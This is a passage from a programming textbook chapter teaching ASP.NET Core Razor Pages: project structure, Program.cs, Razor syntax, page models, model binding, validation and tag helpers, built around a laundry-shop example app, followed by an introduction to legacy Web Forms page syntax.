info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:8901
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /…/FirstApp
warn: Microsoft.AspNetCore.HttpsPolicy.HttpsRedirectionMiddleware[3]
      Failed to determine the https port for redirect.
```

Open `http://127.0.0.1:8901/`: a page titled *Home page - FirstApp* says *Welcome*. Stop with **Ctrl+C**. Notice that the application **is** the web server — ASP.NET Core carries its own, **Kestrel** — that it starts in about a second, and that the environment is **Development** (Section 9.6.3). In VS Code: **File → Open Folder…**, choose `FirstApp`, press **F5** and choose *C#*; the browser opens and breakpoints work.

9.6.2 The anatomy of a Razor Pages project

Without `bin/` and `obj/` (compiled output) and the 9.6 MB of Bootstrap and jQuery, the project is:

```
FirstApp/
├── FirstApp.csproj            the project: what to build, for which .NET
├── Program.cs                 the program: services, pipeline, run
├── appsettings.json           settings (appsettings.Development.json overrides them)
├── Properties/
│   └── launchSettings.json    how "dotnet run" and F5 start it
├── Pages/                     one .cshtml (+ .cshtml.cs) per page
│   ├── Index.cshtml           the page at /
│   ├── Index.cshtml.cs        its page model
│   ├── Privacy.cshtml(.cs), Error.cshtml(.cs)
│   ├── _ViewImports.cshtml    usings and tag helpers for every page
│   ├── _ViewStart.cshtml      runs before every page: chooses the layout
│   └── Shared/_Layout.cshtml  the frame around every page
└── wwwroot/                   static files: css/, js/, lib/, favicon.ico
```

Table 9.9 says what each part is for and where its equivalent was earlier in the book.

Table 9.9 The parts of a Razor Pages project. The `Pages` folder is the site map: a file's path under `Pages` is its address.

Part	Purpose	Nearest earlier equivalent
`*.csproj`	Target framework, packages, build options	`composer.json`, `pom.xml`
`Program.cs`	Registers services, builds the request pipeline	`web.xml` and the container (Chapter 7)
`Pages/X.cshtml`	Markup of page `/X`, with Razor code	`x.php`, `x.jsp`
`Pages/X.cshtml.cs`	Page model: handlers and the page's data	a servlet's `doGet`, `doPost`
`_Layout.cshtml`	Frame shared by all pages	included header and footer
`_ViewImports`, `_ViewStart`	Settings for every page in the folder	directives repeated atop every JSP
`wwwroot/`	Files sent unchanged	Apache's document root
`appsettings*.json`	Configuration	`config.php`, `context.xml`

Listing 9.11 is the project file.

Listing 9.11 `FirstApp.csproj`. `Sdk="Microsoft.NET.Sdk.Web"` makes it a web project using the ASP.NET Core shared framework; `net10.0` is the target; `Nullable` and `ImplicitUsings` switch on null checking and automatic `using`s.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

With `Nullable` enabled the compiler distinguishes `string` (never `null`) from `string?` (may be `null`) and warns when a `null` might be used by mistake — the Java `NullPointerException` caught before the program runs.

9.6.3 `Program.cs`: services, then pipeline

Listing 9.12 is the template's whole program.

Listing 9.12 `Program.cs` of the template. Before `builder.Build()` services are registered; after it the pipeline is built; `app.Run()` starts Kestrel and waits.

```
var builder = WebApplication.CreateBuilder(args);

// Add services to the container.
builder.Services.AddRazorPages();

var app = builder.Build();

// Configure the HTTP request pipeline.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");
    // The default HSTS value is 30 days. You may want to change this for production
scenarios, see https://aka.ms/aspnetcore-hsts.
    app.UseHsts();
}

app.UseHttpsRedirection();

app.UseRouting();

app.UseAuthorization();

app.MapStaticAssets();
app.MapRazorPages()
   .WithStaticAssets();

app.Run();
```

There is no class and no `Main`: C# allows *top-level statements* in one file. Every ASP.NET Core program has the same three parts.

Services. `WebApplication.CreateBuilder(args)` reads the configuration (the `appsettings` files, environment variables, the command line), sets up logging and prepares a **service container**. `AddRazorPages()` registers what Razor Pages needs. A *service* is any object the application may ask for later; the container creates it and hands it over — **dependency injection** (Section 9.8.1).

The pipeline. After `Build()`, each `Use…` or `Map…` line adds a piece of **middleware**, a component that receives the request and either answers or passes it on. Here: outside Development, `UseExceptionHandler("/Error")` turns any exception into a friendly page and `UseHsts` tells browsers to use only HTTPS; `UseHttpsRedirection` redirects HTTP to HTTPS; `UseRouting` decides which *endpoint* — page, file or API — the address belongs to; `UseAuthorization` checks access; `MapStaticAssets` serves `wwwroot`; `MapRazorPages` makes every page an endpoint. It is the filter chain of Chapter 7 in another form, and the order of the lines is the order of the pipeline.

Running. `app.Run()` starts Kestrel and blocks until stopped.

> **Development is not production.** In Development, ASP.NET Core shows a detailed error page with the stack trace and source lines — a gift to an attacker. The environment comes from `ASPNETCORE_ENVIRONMENT`, which `launchSettings.json` sets to `Development` for `dotnet run`; a published application runs as `Production`.

9.6.4 A page and its page model

The home page is two files: the markup (**Listing 9.13**)

Listing 9.13 `Pages/Index.cshtml` of the template. `@page` makes the file a page with its own address; `@model IndexModel` names its page model; `@{ … }` runs C# before the HTML is written.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Home page";
}

<div class="text-center">
    <h1 class="display-4">Welcome</h1>
    <p>Learn about <a href="https://learn.microsoft.com/aspnet/core">building Web apps with
ASP.NET Core</a>.</p>
</div>
```

and the page model (**Listing 9.14**).

Listing 9.14 `Pages/Index.cshtml.cs`: a page model with an empty `OnGet`, which runs for every `GET` to the page before the markup is rendered.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace FirstApp.Pages;

public class IndexModel : PageModel
{
    public void OnGet()
    {

    }
}
```

`@page` makes a `.cshtml` file a Razor *Page* with an address taken from its place: `Pages/Index.cshtml` answers `/`, `Pages/Privacy.cshtml` answers `/Privacy`, `Pages/Admin/Bills.cshtml` would answer `/Admin/Bills`. Inside the markup, `Model` is the page-model object that handled the request; `ViewData["Title"]` passes the title to the layout. For every request ASP.NET Core creates a fresh `IndexModel`, calls the matching **handler**, renders the markup and throws the object away — nothing survives between requests unless you store it somewhere that does, the rule of PHP and the opposite of the shared servlet fields Chapter 7 warned about.

9.7 Razor Syntax

9.7.1 One character: `@`

Razor is the template language of `.cshtml` files [14]. Where PHP has `<?php ?>` and JSP `<% %>`, `<%= %>` and `${}`, Razor has **one** character, `@`, and works out where the code ends: `@name` starts an expression, `@( … )` bounds one explicitly, `@{ … }` is a block of statements, and `@if`, `@foreach`, `@switch` start control flow whose braces contain HTML again. **Listing 9.15** is the Laundry application's *Razor tour*.

Listing 9.15 `Pages/Razor.cshtml`: a tour of Razor. The `@{ … }` block declares C# variables; every line of the list shows one rule.

```
@page
@{
    ViewData["Title"] = "Razor tour";
    var kilos = 5;
    var pricePerKg = 8000;
    var note = "<b>Please do not iron the batik</b>";
    string[] racks = ["A01", "A02", "A03"];
    var status = "finished";
}
<h1>Razor, one idea per line</h1>
<ol>
    <li>An expression: 2 + 3 = @(2 + 3)</li>
    <li>A variable: @kilos kg at @pricePerKg per kg = @(kilos * pricePerKg)</li>
    <li>A method call: @LaundryRules.Rupiah(kilos * pricePerKg)</li>
    <li>Text is encoded, so this stays text: @note</li>
    <li>Unless you insist (trusted markup only): @Html.Raw("<em>express</em>")</li>
    <li>An e-mail address is not code: cs@profitina-laundry.example</li>
    <li>Two at signs make one: @@profitina_laundry</li>
    @if (kilos > 4)
    {
        <li>A decision: more than 4 kg, so a free laundry bag.</li>
    }
    else
    {
        <li>A decision: a small load.</li>
    }
    @foreach (var rack in racks)
    {
        <li>A loop: rack @rack</li>
    }
    @switch (status)
    {
        case "queued":
            <li>A switch: in process</li>
            break;
        case "finished":
            <li>A switch: ready for pickup</li>
            break;
        default:
            <li>A switch: collected</li>
            break;
    }
    <li>Plain text inside a code block: @{ var total = kilos * pricePerKg; <text>total =
@total</text> }</li>
</ol>
@* A Razor comment: removed on the server, never sent. *@
<!-- An HTML comment: sent to the browser, visible with View Source. -->
```

Listing 9.15 (Continued) *Pages/Razor.cshtml: a tour of Razor. The @{ … } block declares C# variables; every line of the list shows one rule.*

```
<p>Rendered at @DateTime.Now.ToString("HH:mm:ss") by the server.</p>
```

Listing 9.16 is the part of the real response between `<main>` and `</main>`.

Listing 9.16 The real HTML produced by **Listing 9.15**. The Razor comment has disappeared, the HTML comment has not, and `note` has been encoded.

```
<h1>Razor, one idea per line</h1>
<ol>
    <li>An expression: 2 + 3 = 5</li>
    <li>A variable: 5 kg at 8000 per kg = 40000</li>
    <li>A method call: Rp 40.000</li>
    <li>Text is encoded, so this stays text: &lt;b&gt;Please do not iron the
batik&lt;/b&gt;</li>
    <li>Unless you insist (trusted markup only): <em>express</em></li>
    <li>An e-mail address is not code: cs@profitina-laundry.example</li>
    <li>Two at signs make one: @profitina_laundry</li>
        <li>A decision: more than 4 kg, so a free laundry bag.</li>
        <li>A loop: rack A01</li>
        <li>A loop: rack A02</li>
        <li>A loop: rack A03</li>
            <li>A switch: ready for pickup</li>
    <li>Plain text inside a code block: total = 40000</li>
</ol>
<!-- An HTML comment: sent to the browser, visible with View Source. -->
<p>Rendered at 22:12:26 by the server.</p>
```

Line by line: `@(2 + 3)` is an **explicit expression**. `@kilos` is an **implicit expression**, which ends at the space — so a product needs parentheses, `@(kilos * pricePerKg)`. A method call such as `@LaundryRules.Rupiah(…)` needs none. `@note` printed `<b>`: **Razor HTML-encodes everything it prints**, the most important security property of the language. `@Html.Raw` switches encoding off for markup your own program built — never for anything a visitor typed. An e-mail address is recognized and left alone; `@@` writes one `@`. `@if … else`, `@foreach` and `@switch` choose and repeat pieces of HTML, and their source indentation is copied as written. `<text>…</text>` writes plain text from inside a code block. `@* … *@` is removed on the server, while `<!-- … -->` travels to every browser. **Table 9.10** collects the rules beside their PHP and JSP twins.

Table 9.10 Razor next to PHP and JSP. In Razor the short form is the safe form.

To …	Razor	PHP (Chapter 3)	JSP (Chapter 7)
print a value, encoded	`@x`, `@(a + b)`	`<?= htmlspecialchars($x) ?>`	`<c:out value="${x}"/>`
print markup unencoded	`@Html.Raw(x)`	`<?= $x ?>`	`${x}`
run statements	`@{ var t = a * b; }`	`<?php $t = $a * $b; ?>`	`<% int t = a * b; %>`
decide	`@if (c) { … } else { … }`	`<?php if ($c): ?> … <?php endif; ?>`	`<c:if test="${c}">…</c:if>`
repeat	`@foreach (var r in racks) { … }`	`<?php foreach ($racks as $r): ?>`	`<c:forEach var="r" items="${racks}">`
comment, not sent	`@* … *@`	`<?php /* … */ ?>`	`<%-- … --%>`

9.7.2 The layout and the two underscore files

Every Laundry page shares one frame, **Listing 9.17**.

Listing 9.17 `Pages/Shared/_Layout.cshtml`: the frame of every page. `@RenderBody()` is where the page's content goes; `@RenderSectionAsync("Scripts", …)` is where a page may add scripts.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
    <header>
        <img src="~/img/profitina-logo-horizontal.png" alt="Profitina">
        <nav>
            <a asp-page="/Index">Prices</a>
            <a asp-page="/Quote">Quote</a>
            <a asp-page="/Status">Bill status</a>
            <a asp-page="/Counter" asp-route-outlet="O03">Counter</a>
            <a asp-page="/Razor">Razor tour</a>
        </nav>
    </header>
    <main>
        @RenderBody()
    </main>
    <footer>Profitina Laundry &middot; Surabaya &middot; ASP.NET Core
@Environment.Version</footer>
    @await RenderSectionAsync("Scripts", required: false)
</body>
</html>
```

`@RenderBody()` marks the hole each page fills — the master page of ASP.NET 2.0 and the includes of Chapters 3 and 7, inverted: the frame includes the page. `@RenderSectionAsync("Scripts", required: false)` is a named hole that a page fills with `@section Scripts { … }`. `~/` means the root of the application, which stays right if it is published under a sub-path. The `asp-page` links are tag helpers (Section 9.8.4). `_ViewStart.cshtml` chooses the layout for every page with one statement, `Layout = "_Layout";`, and `_ViewImports.cshtml` holds what every page would otherwise repeat:

```
@using LiveStatus
@using LiveStatus.Data
@namespace LiveStatus.Pages
@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers
```

Its last line switches on the built-in tag helpers; without it, `asp-page` would reach the browser as an unknown attribute.

9.8 Page Models, Handlers and Tag Helpers

The rest of the chapter uses one application, **LiveStatus**, in `Code_new/Chapter09/aspnet/LiveStatus/`: a price list, a quotation form, the Razor tour, the bill status and the counter. `cd aspnet/LiveStatus` and `dotnet run` start it at `http://127.0.0.1:8910/`.

9.8.1 A page model that asks for what it needs

The price list, **Listing 9.18**, loops over services and outlets.

Listing 9.18 `Pages/Index.cshtml` of LiveStatus: the price list, two `@foreach` loops; every value printed with `@` is encoded.

```
@page
@model IndexModel
@{
    ViewData["Title"] = "Prices";
}
<h1>Our prices</h1>
<p>@Model.Services.Count services at @Model.Outlets.Count outlets, per unit.</p>
<table>
    <thead><tr><th>Code</th><th>Service</th><th class="money">Price</th></tr></thead>
    <tbody>
    @foreach (var s in Model.Services)
    {
        <tr>
            <td>@s.Id</td>
            <td>@s.Description</td>
            <td class="money">@LaundryRules.Rupiah((long)s.Price)</td>
        </tr>
    }
    </tbody>
</table>
<h2>Where to find us</h2>
<ul>
@foreach (var o in Model.Outlets)
{
    <li><strong>@o.Name</strong>, @o.Address (@o.Phone)</li>
}
</ul>
```

Its page model, **Listing 9.19**, supplies the data.

Listing 9.19 `Pages/Index.cshtml.cs`: the page model asks for an `ILaundryStore` in its constructor and fills two properties in `OnGet`.

```
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LiveStatus.Pages;

// The page model: the C# half of Index.cshtml. ASP.NET Core creates one for every request
// and hands it the store it asks for in its constructor (dependency injection).
public class IndexModel(ILaundryStore store) : PageModel
{
    public IReadOnlyList<Service> Services { get; private set; } = [];
    public IReadOnlyList<Outlet> Outlets { get; private set; } = [];

    public void OnGet()                     // runs for GET /  (and GET /Index)
    {
        Services = store.Services();
        Outlets = store.Outlets();
    }
}
```

`public class IndexModel(ILaundryStore store) : PageModel` is a C# 12 **primary constructor**: the class takes a parameter `store`, usable anywhere inside it. The service container supplies it: `Program.cs` (Section 9.10.4) registered one object as the application's `ILaundryStore`, and when ASP.NET Core creates an `IndexModel` it passes that object in.

> **DEFINITION. Dependency injection** is the arrangement in which a class *declares* the objects it needs, usually as constructor parameters, and the service container creates and supplies them. The class never writes `new CsvLaundryStore(...)`, so it does not know which implementation it receives.

`ILaundryStore` has two implementations in this project, one on CSV files and one on SQLite; the pages cannot tell them apart and never change when one replaces the other.

9.8.2 Handlers

A handler is a page-model method whose name says which requests it answers, as **Table 9.11** shows.

Table 9.11 How a request finds its handler: `On`, the HTTP method, optionally a name given by `?handler=`, optionally `Async`. Parameters are filled from the query string, the form or the route by name.

Request	Handler called	In this chapter
`GET /Quote`	`OnGet()`	the empty quotation form
`POST /Quote`	`OnPost()`	the filled-in form comes back
`GET /Status?handler=Live&bill=…`	`OnGetLive(string? bill, string? phone)`	the bill's status as JSON
`POST /Counter?handler=Advance&id=B2952`	`OnPostAdvance(string id)`	move a bill one step

A handler may return `void`, and the markup is rendered, or an **`IActionResult`**: `Page()` renders the markup, `RedirectToPage(…)` redirects, `new JsonResult(data)` sends JSON, `StatusCode(304)` sends only a status. That freedom is the key to Section 9.10: one page can answer a browser with HTML and a script with JSON.

9.8.3 Model binding and validation

The quotation page, **Listing 9.20**, adds **model binding**, which copies form fields into C# properties, and **validation**, which checks them.

Listing 9.20 `Pages/Quote.cshtml.cs`. `QuoteInput` describes the form with validation attributes; `[BindProperty]` asks for it to be filled from the posted form; `OnPost` adds two rules of its own and computes the price.

```
using System.ComponentModel.DataAnnotations;
using LiveStatus.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LiveStatus.Pages;

public class QuoteInput
{
    [Required(ErrorMessage = "Choose a service.")]
    [Display(Name = "Service")]
    public string ServiceId { get; set; } = "S0001";

    [Range(0.1, 999, ErrorMessage = "Enter an amount from 0.1 to 999.")]
    [Display(Name = "Amount (kg, items or pairs)")]
    public decimal Amount { get; set; } = 1;
}

public record QuoteResult(string Service, string Quantity, long Total, string ReadyBy);

public class QuoteModel(ILaundryStore store, ShopClock clock) : PageModel
{
    [BindProperty]                                  // filled from the form on POST
    public QuoteInput Input { get; set; } = new();

    public SelectList ServiceItems { get; private set; } = default!;
    public QuoteResult? Result { get; private set; }

    public void OnGet() => FillList();              // GET /Quote: the empty form

    public IActionResult OnPost()                   // POST /Quote: the form came back
    {
        FillList();
        var service = store.Services().FirstOrDefault(s => s.Id == Input.ServiceId);
        if (service is null)
        {
            ModelState.AddModelError("Input.ServiceId", "Choose a service from the list.");
        }
        else if (!service.Description.Contains("(per kg)") && Input.Amount !=
decimal.Truncate(Input.Amount))
        {
            ModelState.AddModelError("Input.Amount", "A whole number of items, for example
2.");
        }
        if (!ModelState.IsValid)
        {
            return Page();                          // the same form, with the messages
```

Listing 9.20 (Continued) *Pages/Quote.cshtml.cs. QuoteInput describes the form with validation attributes; [BindProperty] asks for it to be filled from the posted form; OnPost adds two rules of its own and computes the price.*

```
        }
        var units = (int)Math.Ceiling(Input.Amount); // kilograms are rounded up
        Result = new QuoteResult(service!.Description,
                                 LaundryRules.Quantity(units, service.Description),
                                 units * (long)service.Price,
                                 LaundryRules.Promised(clock.NowText(), service.Id));
        return Page();
    }

    void FillList() =>
        ServiceItems = new SelectList(store.Services(), nameof(Service.Id),
nameof(Service.Description));
}
```

On a `POST`: ASP.NET Core creates a `QuoteModel`; **binding** fills `Input` from the fields `Input.ServiceId` and `Input.Amount`, converting `"2.1"` to the `decimal` 2.1; **validation** checks `[Required]` and `[Range]` and records each failure in `ModelState`, a dictionary from field name to messages (`[Display]` supplies the label people read); `OnPost` adds two rules attributes cannot express — the service must exist, and a service sold per item or pair needs a whole number — and if `ModelState.IsValid` is false returns `Page()`, the same form with the visitor's values and the messages. Otherwise it applies the shop's price rule. With a the amount brought and p_s the price of service s per unit:

$$u = \lceil a \rceil \tag{9.1}$$

$$P = u \times p_s \tag{9.2}$$

Equation (9.1) rounds kilograms **up** — the ceiling $\lceil \cdot \rceil$, `Math.Ceiling` in C# — and Equation (9.2) multiplies by the price; for items and pairs a is already whole.

> **WORKED EXAMPLE.** A customer brings 2.1 kg of curtains (S0010, Rp 15.000 per kg). $u = \lceil 2.1 \rceil = 3$ and $P = 3 \times 15000 = 45000$: Rp 45.000. Curtains promise 120 hours, so curtains brought at 21:00 on 30 September 2026 are ready at 21:00 on 5 October. **Figure 9.21** is the page the build machine drew for exactly this input. A second customer asks for 2.5 bed covers (S0008, per item): `[Range]` is satisfied, but `OnPost` adds "A whole number of items, for example 2." to `Input.Amount`, and the form returns with the message and 2.5 still in the box.




Figure 9.21 The quotation page after posting 2.1 kg of curtains, drawn by the build machine's headless Chromium: Rp 45.000 for 3 kg, ready five days later.

9.8.4 Tag helpers

The markup, **Listing 9.21**, contains almost no explicit HTML for the fields.

Listing 9.21 `Pages/Quote.cshtml`. The `asp-for`, `asp-items` and `asp-validation-for` attributes belong to **tag helpers**; `Model.Result is { } r` means "if `Result` is not null, call it `r`".

```
@page
@model QuoteModel
@{
    ViewData["Title"] = "Quote";
}
<h1>How much will it cost?</h1>
<form method="post">
    <p>
        <label asp-for="Input.ServiceId"></label>
        <select asp-for="Input.ServiceId" asp-items="Model.ServiceItems"></select>
        <span asp-validation-for="Input.ServiceId" class="error"></span>
    </p>
    <p>
        <label asp-for="Input.Amount"></label>
        <input asp-for="Input.Amount" type="number" step="0.1" min="0.1">
        <span asp-validation-for="Input.Amount" class="error"></span>
    </p>
    <button>Quote</button>
</form>

@if (Model.Result is { } r)
{
    <section class="card">
        <h2>@LaundryRules.Rupiah(r.Total)</h2>
        <p>@r.Service, @r.Quantity. Ready by @r.ReadyBy if you bring it now.</p>
    </section>
}
```

A **tag helper** is a C# class that runs on the server when Razor meets a matching element and rewrites it; the element stays readable HTML, while the helper fills in what only the server knows. **Listing 9.22** is what the form became in a real `GET /Quote`.

Listing 9.22 The HTML the tag helpers of **Listing 9.21** produced (real output; nine options and most of the token left out where marked). Every `name`, `id`, `for`, option and `data-val-*` attribute was written by a helper, and the last line was added unasked.

```
<form method="post">
    <p>
        <label for="Input_ServiceId">Service</label>
        <select data-val="true" data-val-required="Choose a service." id="Input_ServiceId"
name="Input.ServiceId"><option selected="selected" value="S0001">Wash, dry &amp; fold (per
kg)</option>
<option value="S0002">Express wash &amp; fold, 1 day (per kg)</option>
…
<option value="S0012">Helmet cleaning (per item)</option>
</select>
        <span class="error field-validation-valid" data-valmsg-for="Input.ServiceId" data-
valmsg-replace="true"></span>
    </p>
    <p>
        <label for="Input_Amount">Amount (kg, items or pairs)</label>
        <input type="number" step="0.1" min="0.1" data-val="true" data-val-number="The
field Amount (kg, items or pairs) must be a number." data-val-range="Enter an amount from
0.1 to 999." data-val-range-max="999" data-val-range-min="0.1" data-val-required="The
Amount (kg, items or pairs) field is required." id="Input_Amount" name="Input.Amount"
value="1"><input name="__Invariant" type="hidden" value="Input.Amount" />
        <span class="error field-validation-valid" data-valmsg-for="Input.Amount" data-
valmsg-replace="true"></span>
    </p>
    <button>Quote</button>
<input name="__RequestVerificationToken" type="hidden"
value="CfDJ8Nn6zGboveZOhT82vnNSLw5X…" /></form>
```

The label received its `for` and the `[Display]` text; the select received the `name` model binding expects, one option per service (encoded: `&`) and `selected` on the current value; the input

received name, id, value and `data-val-*` rules for an optional client-side validation script, plus a hidden `__Invariant` field telling model binding to read the number with a dot, so `2.1` is never misread as 21 on a computer set to Indonesian. And the form received a hidden **`__RequestVerificationToken`**, the **antiforgery token**.

A **cross-site request forgery** (CSRF) is an attack in which a page on *another* site makes the visitor's browser post to *your* site, cookies included, so the request looks like the visitor's own [15]. The defense is a secret value your page puts in its forms that the other site cannot know. Razor Pages adds it to every `method="post"` form and **checks it for every `POST` handler automatically**; the build's test received `400 Bad Request` for a post without it (Section 9.14). Chapter 7 had to write a filter for this.

9.8.5 Two requests, one page object each

The visitor opens `/Quote`: a `QuoteModel` is created, `OnGet` fills the list, the form is rendered with the defaults, and the object is discarded. The visitor posts: a **new** `QuoteModel` is created, binding fills `Input`, validation fills `ModelState`, `OnPost` sets `Result` and returns `Page()`, and the form is rendered again with the posted values, because the tag helpers write the *current* value of `Input`. Nothing survived between the two requests.

> **Redirect after a POST that changes something.** The quotation page may answer with `Page()` because it changes nothing. A handler that creates or changes data should end with `return RedirectToPage(…)`, the Post/Redirect/Get pattern of Chapter 7, so that Reload cannot do it twice.

9.9 Web Forms, Shown for Concept

From 2002 until about 2016, "ASP.NET" meant **Web Forms**, and many applications written then are still maintained. Chapters 11 to 15 teach its classic topics in modern form, so you should be able to read a Web Forms page and know what each part became. The listings of this section are complete and faithful but **were not run**: Web Forms needs the .NET Framework 4.8 on Windows, and the build machine ran Linux. Each idea is shown next to its Razor Pages form, which was run.

9.9.1 The page syntax

A Web Forms page has the extension **`.aspx`**. **Listing 9.23** shows all eight elements of its syntax.

Listing 9.23 `Hello.aspx`: directives, a code declaration block, code render blocks, server-side comments, a server control, a data-binding expression, a server-side object tag and a server-side include. Not run.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Globalization" %>

<script runat="server">
    // Code declaration block: fields and methods of this page's class.
    int pricePerKg = 8000;
    string[] racks = { "A01", "A02", "A03" };

    string Rupiah(long amount)
    {
        return "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',',
'.');
    }

    protected void Page_Load(object sender, EventArgs e)
    {
        lblWelcome.Text = "Welcome to Profitina Laundry";   // a server control, set from
code
        rptRacks.DataSource = racks;
        rptRacks.DataBind();                                // makes the <%# %> expressions
run
    }
</script>

<!DOCTYPE html>
<html>
<head runat="server">><title>Hello, Web Forms</title></head>
<body>
    <form id="form1" runat="server">
        <h1><asp:Label ID="lblWelcome" runat="server" /></h1>

        <%-- Server-side comment: removed on the server, never sent. --%>
        <!-- HTML comment: sent to the browser. -->

        <p>Code render block, an expression: 5 kg costs <%= Rupiah(5 * pricePerKg) %>.</p>

        <% if (DateTime.Now.Hour < 12) { %>
            <p>Code render block, a statement: good morning.</p>
        <% } else { %>
            <p>Code render block, a statement: good afternoon.</p>
        <% } %>

        <asp:Repeater ID="rptRacks" runat="server">
            <ItemTemplate><p>Data-binding expression: rack <%# Container.DataItem
%></p></ItemTemplate>
        </asp:Repeater>

        <object id="started" runat="server" class="System.Text.StringBuilder"
scope="pipeline"></object>
```

Listing 9.23 (Continued) *Hello.aspx: directives, a code declaration block, code render blocks, server-side comments, a server control, a data-binding expression, a server-side object tag and a server-side include. Not run.*

```
        <!-- #include file="footer.inc" -->
    </form>
</body>
</html>
```

1. **Directives**, `<%@ … %>`, speak to the compiler: `@ Page`, `@ Import`, and also `@ Control`, `@ Implements`, `@ Register`, `@ Assembly`, `@ Master` and `@ WebHandler` — JSP's `page` and `taglib` directives under other names.

2. A **code declaration block**, `<script runat="server">`, holds the page class's fields and methods, like JSP's `<%! %>`.
3. **Code render blocks**: `<%= %>` prints (without encoding) and `<% %>` runs statements, even across HTML.
4. **Server-side comments**, `<%-- --%>`, are removed on the server.
5. A **server control**, `<asp:Label ID="lblWelcome" runat="server" />`: `runat="server"` turns an element into an **object** of class `Label`, reachable from code, which renders its own HTML.
6. A **data-binding expression**, `<%# %>`, is evaluated when `DataBind()` runs — here once per item of the `Repeater`.
7. A **server-side object tag**, `<object runat="server" class="…">`, declares an object of a .NET class for the page.
8. A **server-side include**, `<!-- #include file="…" -->`, pastes a file in before compilation.

Table 9.12 maps each element to its Razor replacement.

Table 9.12 Web Forms page syntax and its Razor Pages replacement, element by element.

Web Forms	Example	Razor Pages equivalent
Directive	`<%@ Page Language="C#" %>`	`@page`, `@model`, `@using`
Code declaration block	`<script runat="server">…</script>`	the page model class
Code render block	`<%= x %>`, `<% if … %>`	`@x` (encoded), `@if …`
Server-side comment	`<%-- … --%>`	`@* … *@`
Server control	`<asp:Label ID="l" runat="server"/>`	HTML with `@Model.X`, or a tag helper
Data-binding expression	`<%# Container.DataItem %>`	`@foreach` and its loop variable
Server-side object tag	`<object runat="server" …>`	a service injected into the page model
Server-side include	`<!-- #include file="…" -->`	a partial view or the layout

9.9.2 The page is an object with events

Web Forms made web programming feel like desktop programming. The page is an object of a class derived from `System.Web.UI.Page`; its controls are fields; the framework calls your **event handlers** — `Page_Load` on every request, `btnQuote_Click` when that button was pressed — and finally asks every control to render itself. A Web Form combines declarative tags with code, and **code separation** was encouraged from the start: markup in `Quote.aspx`, C# in a **code-behind** file `Quote.aspx.cs` — the two files of a Razor Page. **Table 9.13** lists the objects every page inherits.

Table 9.13 The objects every Web Forms page inherits, and where each went: in ASP.NET Core they are services and properties of `HttpContext`.

Property of Page	What it is	ASP.NET Core equivalent
`Request`, `Response`	The HTTP request and response	`HttpContext.Request`, `HttpContext.Response`
`Session`	Data kept per visitor	`HttpContext.Session` (Chapter 14)
`Application`	Data shared by all visitors	a singleton service
`Cache`	Data kept for a while to save work	`IMemoryCache`
`Server`	Utilities: `MapPath`, `HtmlEncode`, `Transfer`	`IWebHostEnvironment`, encoders, `RedirectToPage`
`User`	Who is logged in	`HttpContext.User`
`Trace`	Diagnostic messages	`ILogger<T>`

9.9.3 Postback and view state

How can stateless HTTP support "the button was clicked, call its handler"? **Figure 9.22** and **Figure 9.23** show the machinery.

